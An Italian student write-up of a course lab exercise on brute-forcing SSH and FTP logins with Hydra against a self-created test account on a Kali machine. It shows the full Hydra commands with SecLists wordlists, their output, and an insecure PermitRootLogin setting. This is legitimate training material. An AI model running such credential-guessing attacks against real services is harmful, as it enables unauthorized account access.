EPICODE

Esercizio
Traccia

Esercizio del Giorno

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.


L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Scarichiamo seclists che è il dizionario che useremo per violare l'utente che andremo a creare




La Traccia ci guida nella risoluzione come vediamo nella slide successiva

EPICODE

Esercizio
Traccia

Esercizio guidato: configurazione e cracking SSH

- Creiamo un nuovo utente su Kali Linux, con il comando «adduser».
- Chiamiamo l'utente **test_user**, e configuriamo una password iniziale **testpass**
- Attiviamo il servizio ssh con il comando **sudo service ssh start**
- Il file di configurazione del demone sshd lo troviamo al path /etc/ssh/sshd_config, qui possiamo abilitare l'accesso all'utente root in ssh (di default per ragioni di sicurezza è vietato), cambiare la porta e l'indirizzo di binding del servizio e modificare molte altre opzioni. Ricordate che per tutti i servizi c'è un file di configurazione dove potete modificare le impostazioni del servizio stesso. Ai fini dell'esercizio lasciamo il file così e procediamo.



4

Seguendo quindi la traccia

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1002) ...
info: Adding new user `test_user' (1002) with group `test_user (1002)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' .
```

Inserisco l'utente test_user con la password testpass e attivo il servizio ssh

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config

┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

```
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
```

De-Commentiamo questa riga di codice e sostituiamo prohibit-password con yes in modo da dare accesso all'utente al servizio ssh

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo ssh test_user@192.168.50.50
The authenticity of host '192.168.50.50 (192.168.50.50)' can't be established
.
ED25519 key fingerprint is SHA256:oF5pLK7+vej0eJ5rVAKB7zSgO9nRgrBwSqknArUMhqk
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.50' (ED25519) to the list of known hos
ts.
test_user@192.168.50.50's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15
) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Testiamo la conessione in SSH tramite il comando datoci dalla traccia ssh (nome_utente)@(password_utente)

Avviamo infine su un altro terminale questo comando

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-
passwords-1000000.txt 192.168.50.50 -V -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 06:24:33
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.50.50:22/
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
```

Fino a che non troviamo il nome utente e la password che abbiamo prima specificato quando lo abbiamo creato

```
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "123456789" - 5 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "1234567" - 9 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "123123" - 11 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "testpass" - 12 of 8295455000000 [child 3] (0/0)
[22][ssh] host: 192.168.50.50   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "123456" - 1000001 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "password" - 1000002 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "12345678" - 1000003 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "qwerty" - 1000004 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "123456789" - 1000005 of 8295455000000 [child 1] (0/0)
```

Una volta che verrà trovata il comando passerà all'utente successivo e ricomincerà il ciclo delle password

Dopo Il tentativo su ssh guidato viene richiesto di farlo su un altro servizio come suggerito utilizzero ftp

---

Esercizio fase 2 – suggerimento:

Per la seconda parte dell'esercizio, scegliete un servizio da configurare, e poi provate a craccare l'autenticazione con Hydra.

- **Se optate per il servizio ftp, che consigliamo**, potete semplicemente installarlo con il seguente comando: **sudo apt install vsftpd**
- E poi avviare il servizio con: sudo **service vsftpd start**

Prima si deve installare il servizio

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 926
  Download size: 142 kB
  Space needed: 352 kB / 61.5 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0
.3-13.1 [142 kB]
Fetched 142 kB in 1s (248 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 407135 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...
Unpacking vsftpd (3.0.3-13.1) ...
Setting up vsftpd (3.0.3-13.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy dir
ectory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; pl
ease update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/vsftpd.conf
[sudo] password for kali:
```

Andiamo poi a modificare le configurazioni in questo modo

```
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
```

Avviamo il servizio

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

E poi entriamo con le credenziali create precedentemente

```
┌──(kali㉿kali)-[~]
└─$ ftp test_user@192.168.50.50
Connected to 192.168.50.50.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Ed aprendo un altro terminale iniziamo (come fatto per il servizio ssh) a provare per tutte le combinazioni di nome utente e password presenti nei file scaricati (seclists)

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.50 -V -t16 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 08:28:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~518465937500 tries per task
[DATA] attacking ftp://192.168.50.50:21/
```

Finche non troverà la combinazione giusta

```
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "football" - 14 of 8295455000000 [child 13] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "monkey" - 15 of 8295455000000 [child 14] (0/0)
[ATTEMPT] target 192.168.50.50 - login "test_user" - pass "letmein" - 16 of 8295455000000 [child 15] (0/0)
[21][ftp] host: 192.168.50.50   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "123456" - 1000001 of 8295455000000 [child 11] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "password" - 1000002 of 8295455000000 [child 13] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "12345678" - 1000003 of 8295455000000 [child 15] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "qwerty" - 1000004 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "123456789" - 1000005 of 8295455000000 [child 6] (0/0)
[ATTEMPT] target 192.168.50.50 - login "admin" - pass "12345" - 1000006 of 8295455000000 [child 9] (0/0)
```

Ora le combinazioni totali come possiamo vedere sono 8.295.455.000.000 e la velocità (con t16 quindi la massima velocità in ftp) è

```
[STATUS] 273.33 tries/min, 820 tries in 00:03h, 8295454999180 to do in 505820426:47h, 16 active
```

Che con un rapido calcolo se volessimo quindi provare tutte le combinazioni richiederebbe presupponendo una velocità costante all'incirca 962 anni

Quindi andando ad aprire i file dove erano elencati è stato facile vedere che avrebbe richiesto decisamente più di un paio di ore con questo metodo quindi ho modificato i file in modo che il primo nome utente fosse quello da me inserito e la password tra le prime in modo da poter velocizzare il tutto